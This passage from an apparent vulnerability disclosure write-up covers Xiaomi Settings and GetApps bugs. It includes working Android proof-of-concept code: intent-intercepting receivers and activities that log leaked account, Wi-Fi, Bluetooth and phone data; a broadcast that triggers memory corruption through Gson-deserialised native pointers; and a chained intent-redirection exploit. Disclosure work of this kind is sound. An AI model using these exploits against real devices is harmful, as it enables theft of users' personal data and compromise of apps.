
The attacker registers a receiver for the relevant actions:
<receiver android:name=".MyReceiver" android:exported="true">
    <intent-filter>
        <action android:name="DELIVERED_SMS_ACTION0" />
        <action android:name="DELIVERED_SMS_ACTION1" />
        <action android:name="DELIVERED_SMS_ACTION2" />
        <action android:name="DELIVERED_SMS_ACTION3" />
        <!-- ... -->
        <action android:name="miui.intent.action.ACTIVE_RE_REGISTRATION_NETWORK" />
        <action android:name="com.miui.action.PASSPOINT_WIFI_LOGIN" />
        <action android:name="android.bluetooth.settings.action.FASTCONNECT_MODIFICATION_COMPLETED" />
    </intent-filter>
</receiver>
public class MyReceiver extends BroadcastReceiver {
    public void onReceive(Context context, Intent i) {
        DumpUtils.dump(i, context.getClassLoader());
    }
}
DumpUtils serialises the intent, its categories, flags, clip data, selector and extras (recursing into nested intents and bundles) to pretty-printed JSON and logs it in 500-character chunks:
public class DumpUtils {
    public static void dump(Intent intent, ClassLoader classLoader) {
        if (intent == null) {
            return;
        }
        print(toJson(intent, classLoader));
    }

    private static JsonObject toJson(Intent intent, ClassLoader classLoader) {
        JsonObject o = new JsonObject();
        if (intent.getAction() != null) {
            o.addProperty("action", intent.getAction());
        }
        if (intent.getDataString() != null) {
            o.addProperty("data", intent.getDataString());
        }
        if (intent.getCategories() != null && !intent.getCategories().isEmpty()) {
            o.add("categories", toJson(intent.getCategories()));
        }
        if (intent.getFlags() != 0) {
            o.addProperty("flags", intent.getFlags());
        }
        if (intent.getClipData() != null) {
            o.add("clipData", toJson(intent.getClipData()));
        }
        if (intent.getSelector() != null) {
            o.add("selector", toJson(intent.getSelector(), classLoader));
        }
        if (intent.getExtras() != null) {
            o.add("extras", toJson(intent.getExtras(), classLoader));
        }
        return o;
    }

    private static JsonObject toJson(Bundle bundle, ClassLoader classLoader) {
        JsonObject o = new JsonObject();
        bundle.setClassLoader(classLoader);
        for (String key : bundle.keySet()) {
            Object value = bundle.get(key);
            JsonElement parsedValue;
            if (value instanceof Intent) {
                parsedValue = toJson((Intent) value, classLoader);
            } else if (value instanceof Bundle) {
                parsedValue = toJson((Bundle) value, classLoader);
            } else {
                parsedValue = toJson(value);
            }
            o.add(key, parsedValue);
        }
        return o;
    }

    private static JsonElement toJson(Object value) {
        return getGson().toJsonTree(value);
    }

    private static Gson getGson() {
        return new GsonBuilder().setPrettyPrinting().create();
    }

    private static Iterable<String> split(String s) {
        return Splitter.fixedLength(500)
                .omitEmptyStrings()
                .split(s);
    }

    private static void print(JsonObject o) {
        String prettyString = getGson().toJson(o);
        for(String data : split(prettyString)) {
            Log.d("evil", data);
        }
    }
}
Settings: implicit activity intents expose Xiaomi account, Wi-Fi, Bluetooth data and phone numbers
This is the same leak as the previous one, but intercepted through an activity rather than a receiver, and the leaked data additionally includes Xiaomi account details and filtered phone numbers.
<activity android:name=".InterceptActivity" android:exported="true">
    <intent-filter android:priority="999">
        <action android:name="miui.intent.action.SELECT_WIFI_AP" />
        <category android:name="android.intent.category.DEFAULT" />
    </intent-filter>
    <intent-filter android:priority="999">
        <action android:name="android.settings.XIAOMI_ACCOUNT_SYNC_SETTINGS" />
        <category android:name="android.intent.category.DEFAULT" />
    </intent-filter>
    <intent-filter android:priority="999">
        <action android:name="miui.intent.action.ADD_FIREWALL" />
        <category android:name="android.intent.category.DEFAULT" />
    </intent-filter>
    <intent-filter android:priority="999">
        <action android:name="miui.intent.action.SWITCH_TO_WIFI" />
        <category android:name="android.intent.category.DEFAULT" />
    </intent-filter>
    <intent-filter android:priority="999">
        <action android:name="android.settings.NETWORK_PROVIDER_SETTINGS" />
        <category android:name="android.intent.category.DEFAULT" />
    </intent-filter>
    <intent-filter android:priority="999">
        <action android:name="miui.bluetooth.action.HEADSET_SETTINGS" />
        <category android:name="android.intent.category.DEFAULT" />
    </intent-filter>
    <intent-filter android:priority="999">
        <action android:name="miui.bluetooth.action.HEADSET_SETTINGS_PLUGIN" />
        <category android:name="android.intent.category.DEFAULT" />
    </intent-filter>
    <intent-filter android:priority="999">
        <action android:name="miui.settings.WIFI_DPP_ENROLLEE_QR_CODE_SCANNER" />
        <category android:name="android.intent.category.DEFAULT" />
    </intent-filter>
    <intent-filter android:priority="999">
        <action android:name="miui.bluetooth.action.PICK_DEVICE" />
        <category android:name="android.intent.category.DEFAULT" />
    </intent-filter>
    <intent-filter android:priority="999">
        <action android:name="com.xiaomi.action.MICLOUD_MEMBER" />
        <category android:name="android.intent.category.DEFAULT" />
    </intent-filter>
</activity>
protected void onCreate(Bundle savedInstanceState) {
    super.onCreate(savedInstanceState);

    DumpUtils.dump(getIntent(), getClassLoader());
    finish();
}
, and DumpUtils logs the intent it receives.
GetApps: memory corruption
The GetApps app (com.xiaomi.mipicks) is vulnerable through the LiveEventBus library. The researcher informed the library developer more than a year earlier, but no update was released. The insecure broadcast receiver is registered in com/jeremyliao/liveeventbus/core/LiveEventBusCore.java. A third-party app on the same device can send a broadcast with the intent.action.ACTION_LEB_IPC action and arbitrary JSON data. The attacker can use Gson to create arbitrary Java objects, including objects containing native pointers, and destroying them results in memory corruption. The report refers to a previous article on exploiting memory corruption in Android, where a similar bug was found in PayPal apps.

Intent i = new Intent("intent.action.ACTION_LEB_IPC");
i.setPackage("com.xiaomi.mipicks");
i.putExtra("leb_ipc_key", "smth");
i.putExtra("leb_ipc_value_type", 10);
i.putExtra("leb_ipc_class_name", "com.[redacted].util.VirtualRefBasePtr");
i.putExtra("leb_ipc_value", "{'mNativePtr':3735928551}");
sendBroadcast(i);
GetApps: intent redirection (1)
The exported com.xiaomi.market.ui.MainUserAgreementActivity inherits from BaseUserAgreementActivity, which takes the targetIntent parameter, validates that it launches an activity from GetApps, and passes it to startActivity(). The validation is insufficient: an attacker can reach any non-exported activity of the app, and can use com.xiaomi.market.ui.UnlockActivity as a proxy to redirect the intent to other apps because that activity misses validation.

Intent next = new Intent(Intent.ACTION_VIEW, Uri.parse("https://google.com/")); // any other intent

Intent proxy = new Intent();
proxy.setClassName("com.xiaomi.mipicks", "com.xiaomi.market.ui.UnlockActivity");
proxy.putExtra("pendingIntentAction", next);

Intent i = new Intent();
i.setClassName("com.xiaomi.mipicks", "com.xiaomi.market.ui.MainUserAgreementActivity");
i.putExtra("targetIntent", proxy);
startActivity(i);
The outer intent carries the proxy activity as targetIntent; the proxy carries the final intent as pendingIntentAction.
GetApps: intent redirection (2)
The exported com.xiaomi.market.appchooser.AppChooserActivity passes an attacker-controlled targetIntent to startActivity(), giving access to any non-exported activity in the app. Here the target is DebugPreferenceFragmentActivity.
